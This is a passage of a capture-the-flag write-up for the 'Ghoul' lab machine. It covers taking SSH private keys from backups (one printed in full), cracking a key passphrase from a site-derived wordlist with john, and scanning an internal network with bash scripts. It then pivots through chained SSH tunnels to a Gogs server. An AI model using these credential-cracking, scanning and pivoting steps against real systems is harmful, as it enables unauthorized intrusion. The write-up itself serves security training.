
Now I had a look around to see what else I could come up with.

SSH

After some digging about, I found a keys folder within a backup folder located at /var/backups/backups/keys

Within this folder we had 3 files. We had ***eto.backup***, ***kaneki.backup*** and ***noro.backup***. When I looked to see what was in these files, they seemd to be SSH keys.

cat kaneki.backup




```
www-data@Aogiri:/var/backups/backups/keys$ cat kaneki.backup
cat kaneki.backup
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9E9E4E88793BC9DB54A767FC0216491F

wqcYgOwX3V511WRuXWuRheYyzo5DelW+/XsBtXoL8/Ow7/Tj4EC4dKCfas39HQW8
MNbTv51gYxQ/Vc3W1jEYSyxTCYAu600naUhX3+En7P8kje2s0I4VEZX0MJqgB/pv
J9nPBtbXcqV6/v6Vkbc5kGtMiRVMYzS9KWiCOafveFQCrlorYmnNINsZou4AWrfB
Ofr63sUVD8V1Rabnoltbo+pePXnQ6HqjpO1b2qCyUQBxDxwSFT5a+j5YvMYV3JXK
HOo4D0fcMoBVT46pXga6wZtiB4XgeM/iB/xg6YfdfMPuDBJ6+fqZMjlm+GvEexkl
EEtJAqoSG/yCOjedByVqmfKye9DaIY9Um2WkWcX1bVRlYktYtpb755aDmVVoQjb5
CmW4yuLapjqUrGEFY+ghLLRdZvSBPZ18PbUgVMqpdmrfnEy48d22IGPJ6ZO2L4qR
FzLjkQkjFRgkrBJ9bSzYS/NYZ8QGQh/wk3BHaupjLxD2j1Ta7PXwCjh4zBZNPO/e
9VN9c+b/zwYSyyeKcJ8dhFEH26j5g93EnWTkdLEMyw6tRbdzhQbNo02WWDTvWPJv
+6A+6xA6/+NxacHXfyfxQ+l8CsmpZ5CgKjKHfFeDYZHyoPhcthKkL3Go3rqZ1HOb
MimhTR3wOUwoV/XaVcCvW+5LwPh1ljdnHCjaY2VzKns4/X+2dZtOsDz5aCovN7mM
eHsRuIEVKtZ2EijKfYZGtDaDwTd/1YTDooGdDDdDipr8bTDvD14r07Yk/xrfjEUp
V9+v3PzmD1trqIlFw+7D8ogFsXJ/P+raVFWaihQWEeqOnGXEhHQ0afgcVt9w62tV
1YeVA0RwHu4S1IObji9RP1DfAMid0pCSnvAoFd/EArnAtwgPFOLqvPZj5j+LjFPL
sOHUW+N+cY24HpH1UVTEWAkgkiGz89/bF98c1kpoLEkS2sjU+jVONTBlLeRmqcDJ
YnCcPXrkT6oC/wctYlM141hrctWRyjY+f0IwREDCv8TM1aAAY3vaZUdMfy71Q3DE
PO4S5ivuruwGeCQmGhEmWBSm0PwpGd0pNbHv+zs0TH+2lmAn8O3R2UrcCu0TxhmH
oW0mQbl+2u+xVB5ijjqtm0CFLsXiX17FdCbMp1huCMTx9TuY6GMeSsN6X7exTIcx
DEvpUHREXgtVqBdNX1QxIoMIxpK2qlMfPYtGikthba5fjBof0b/8lJvtZuoWrJ9R
L0HWW16fkbjEXSrwdEb5zjntCxJKLWmKgiFfaoJ9/L1yhc12w/EQjpUxGkFdyeMs
7QyGClGpKFU4GQvKMQYei57sNk/ZUPgPWizNfuuU/8qBhKXG9JB2R3GWFTEpxzO8
luTnBEUn8Se3cLNrBQ05LIVk2jRYhUE6IBWFYvhjQUGChZTZjSlxNR55t6olYj2M
JBxtT5E2YDhSk4nB21IlTIurggP9pNm+PtTTt2o0jzOD5uOHko6VzGz4Ukvbo0gZ
/zyr4fR7OhGG0grtKxV1s2PpDt9bkhnMXJ+I8zZVN9INHUsoE5IXtpKKJOCQYFjQ
v+EB7xAmWe1q9xSgLSq6I1fWJrYqjkOd9TpqVPNoyTGWM1ELYXyHah8vZi+0BFzh
-----END RSA PRIVATE KEY-----
```

I transferred these files to my machine to see if they would work and attempted to SSH into each of these users with the relevant keys.


I attempted to log in with these accounts and the kaneki one asked me for the key password, the other two were successful once I had changed the permissions of the key files.

I logged in as each of these users to see what I could find.


ssh Eto@ghoul.htb -i eto.key


```
root@kali:/opt/htb/ghoul.htb/files# ssh Eto@ghoul.htb -i eto.key
Eto@Aogiri:~$ ls
alert.txt
Eto@Aogiri:~$ cat alert.txt
Hey Noro be sure to keep checking the humans for IP logs and chase those little shits down!
Eto@Aogiri:~$
```


ssh noro@ghoul.htb -i noro.key


```
root@kali:/opt/htb/ghoul.htb/files# ssh noro@ghoul.htb -i noro.key
noro@Aogiri:~$ ls
to-do.txt
noro@Aogiri:~$ cat to-do.txt
Need to update backups.
noro@Aogiri:~$
```

ssh kaneki@ghoul.htb -i kaneki.key


```
root@kali:/opt/htb/ghoul.htb/files# ssh kaneki@ghoul.htb -i kaneki.key
Enter passphrase for key 'kaneki.key':
```

I now needed to get a good list of words from the site that I could possibly use to gain access to the SSH key file. There wasn't much information on the site, but eventually found what seemed to be a troll located at http://ghoul.htb/secret.php after a gobuster scan with extension listings.



Aogiri Tree Secret Chat

Sup guys,I saw a couple getting all lovey-dovey in the park today,you know what I did? I ate them. Haha!
Tatara • 51 mins

Lmao,you lit.
But it's better if we stay low key for sometime.
Noro • 37 mins

Shut up,Tatara.
Touka told me that there's RCE .What's the webdev doing?
Also please replace the file service with vsftp ASAP. It's not good to use it. Kaneki • 20 mins


Shit! I better get to work!
Also guys I found this file user.txt on desktop with contents..
ef7ad35c0f932f22d84158f6ced07a6d does anyone know what it is?
Eto • 10 mins

Bleh! It's impossible to get into our servers.
And before CCG tries I'll check the IP logs and eat them.Hahaha! .
BTW Kaneki I needed the access for your remote server!
Noro •Just now

ILoveTouka <3
Eto start the X server I wish to connect and update the wp too
Also,guys I've made a fake Art site so that our members can upload CCG pics secretly.Please inform everyone.
Kaneki • Just now

I decided to create a wordlist from this chat using cewl.

cewl http://ghoul.htb/secret.php -w wordlist



```
root@kali:/opt/htb/ghoul.htb/files# cewl http://ghoul.htb/secret.php -w wordlist
CeWL 5.4.4.1 (Arkanoid) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```


Once the list was created a run the list through ssh2john.

ssh2john kaneki.key >crack.txt
john --wordlist wordlist crack.txt

This gave me the password of ***ILoveTouka***.


I tried to login again with kaneki account over SSH

ssh kaneki@ghoul.htb -i kaneki.key




```
root@kali:/opt/htb/ghoul.htb/files# ssh kaneki@ghoul.htb -i kaneki.key
Enter passphrase for key 'kaneki.key':
Last login: Mon May 13 10:18:55 2019 from 10.10.14.20
kaneki@Aogiri:~$
```

I was successful at logging in as kaneki.




```
kaneki@Aogiri:~$ ls
note.txt  notes  secret.jpg  user.txt
kaneki@Aogiri:~$ cat user.txt
7c0f11041f210f4f7d1711d40a1c35c2
kaneki@Aogiri:~$
```

There were also some additional files that needed looking into.



```
kaneki@Aogiri:~$ cat note.txt
Vulnerability in Gogs was detected. I shutdown the registration function on our server, please ensure that no one gets access to the test
accounts.
```




```
kaneki@Aogiri:~$ cat notes
I've set up file server into the server's network ,Eto if you need to transfer files to the server can use my pc.
DM me for the access.
```

From this, I had the feeling that there were additional machines on this network.

Desktop PC


Looking through kaneki files, I found that there were some keys within his authorized_keys file with a machine name, named ***kaneki-pc*** and a login name of ***kaneki_pub***.

cd .ssh/
cat authorized_keys



```
kaneki@Aogiri:~$ cd .ssh/
kaneki@Aogiri:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDhK6T0d7TXpXNf2anZ/02E0NRVKuSWVslhHaJjUYtdtBVxCJg+wv1oFGPij9hgef
dmFIKbvjElSr+rMrQpfCn6v7GmaP2QOjaoGPPX0EUPn9swnReRgi7xSKvHzru/ESc9AVIQIaeTypLNT/FmNuyr8P+gFLIq6tpS5eUj
MHFyd68SW2shb7GWDM73tOAbTUZnBv+z1fAXv7yg2BVl6rkknHSmyV0kQJw5nQUTm4eKq2AIYTMB76EcHc01FZo9vsebBnD0EW4lej
tSI/SRC+YCqqY+L9TZ4cunyYKNOuAJnDXncvQI8zpE+c50k3UGIatnS5f2MyNVn1l1bYDFQgYl kaneki_pub@kaneki-pc
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDsiPbWC8feNW7o6emQUk12tFOcucqoS/nnKN/LM3hCtPN8r4by8Ml1IR5Dctjeur
AmlJtXcn8MqlHCRbR6hZKydDwDzH3mb6M/gCYm4fD9FppbOdG4xMVGODbTTPV/h2Lh3ITRm+xNHYDmWG84rQe++gJImKoREkzsUNqS
vQv4rO1RlO6W3rnz1ySPAjZF5sloJ8Rmnk+MK4skfj00Gb2mM0/RNmLC/rhwoUC+Wh0KPkuErg4YlqD8IB7L3N/UaaPjSPrs2EDeTG
TTFI9GdcT6LIaS65CkcexWlboQu3DDOM5lfHghHHbGOWX+bh8VHU9JjvfC8hDN74IvBsy120N5 kaneki@Aogiri
```


I chose to create a small ping script to scan the network from Aogiri and uploaded this to kaneki home folder.


```
root@kali:/opt/htb/ghoul.htb/files# cat ipscan.sh
#!/bin/bash
echo "first three octets of network to scan, end with a ."
read network
for host in {1..254}; do
    ping -c1 $network$host &>/dev/null;
    [ $? -eq 0 ] && echo "$network$host is up"
 echo "done checking host: " $network$host
```

This gave me a response from 17.20.0.150. Would this machine be accessible for this account?


I then tried to login to kaneki-pc with kaneki_pub account.

ssh kaneki_pub@172.20.0.150


```
kaneki@Aogiri:~$ ssh kaneki_pub@172.20.0.150
Enter passphrase for key '/home/kaneki/.ssh/id_rsa':
Last login: Wed May 15 06:23:29 2019 from 172.20.0.10
kaneki_pub@kaneki-pc:~$
```


I used the same password as before and had a successful login. (**ILoveTouka**)

I had a quick look at any files on his desktop to see if there was any other information and got the following. It seems we also had an account name for git. ***AogiriTest***.



```
kaneki_pub@kaneki-pc:~$ ls
to-do.txt
kaneki_pub@kaneki-pc:~$ cat to-do.txt
Give AogiriTest user access to Eto for git.
```

New Network

After looking at the box for a while I noticed we had multiple interfaces.



```
kaneki_pub@kaneki-pc:~$ ifconfig | grep inet
        inet 172.20.0.150  netmask 255.255.0.0  broadcast 172.20.255.255
        inet 172.18.0.200  netmask 255.255.0.0  broadcast 172.18.255.255
        inet 127.0.0.1  netmask 255.0.0.0
kaneki_pub@kaneki-pc:~$
```

Because of the new network, I decided to complete a port scan of the new network to see what I could find.


```
root@kali:/opt/htb/ghoul.htb/files# cat portscan.sh
#!/bin/bash


echo "host to portscan: "
read host

for port in {1..65000}; do
    (echo > /dev/tcp/$host/$port) &>/dev/null
    [ $? -eq 0 ] && echo "$port open"
if [ $port == 1000 ]
then
  echo "first 1000 ports scanned"
fi

if [ $port == 65000 ]
then
echo " port scan complete"
fi
```

The scan came up with port 3000 on 172.18.0.2. I then had to complete some SSH tunnelling from the first session through to the second session.


ssh kaneki@ghoul.htb -i kaneki.key -L 1234:127.0.0.1:3000 (From my machine)
ssh -L 3000:172.18.0.2:3000 kaneki_pub@172.20.0.150 (from the new SSH session)



```
root@kali:/opt/htb/ghoul.htb/files# ssh kaneki@ghoul.htb -i kaneki.key -L 1234:127.0.0.1:3000
Enter passphrase for key 'kaneki.key':
bind [127.0.0.1]:1234: Address already in use
channel_setup_fwd_listener_tcpip: cannot listen to port: 1234
Could not request local forwarding.
Last login: Wed May 15 12:55:16 2019 from 10.10.14.20
kaneki@Aogiri:~$ ssh -L 3000:172.18.0.2:3000 kaneki_pub@172.20.0.150
Enter passphrase for key '/home/kaneki/.ssh/id_rsa':
Last login: Wed May 15 13:03:38 2019 from 172.20.0.10
```

I performed a quick scan to see what I could find behind the port.

nmap -sV -sC -p 1234 127.0.0.1




```
3:25:42 GMT; HttpOnly
|     Date: Wed, 15 May 2019 13:25:42 GMT
|     <!DOCTYPE html>
|     <html>
|     <head data-suburl="">
|     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
|     <meta name="author" content="Gogs" />
|     <meta name="description" content="Gogs is a painless self-hosted Git service" />
|     <meta name="keywords" content="go, git, self-hosted, gogs">
|     <meta name="referrer" content="no-referrer" />
|     <meta name="_csrf" content="Qa1ibG-7IeGpivNXY36Yjjax4y86MTU1NzkyNjc0MjY0MTk3Mjc3Mg==" />
|_    <meta name="_suburl" content="" />
```

Now I knew we had a web service behind it. Let's have a look and see.

GOGS access

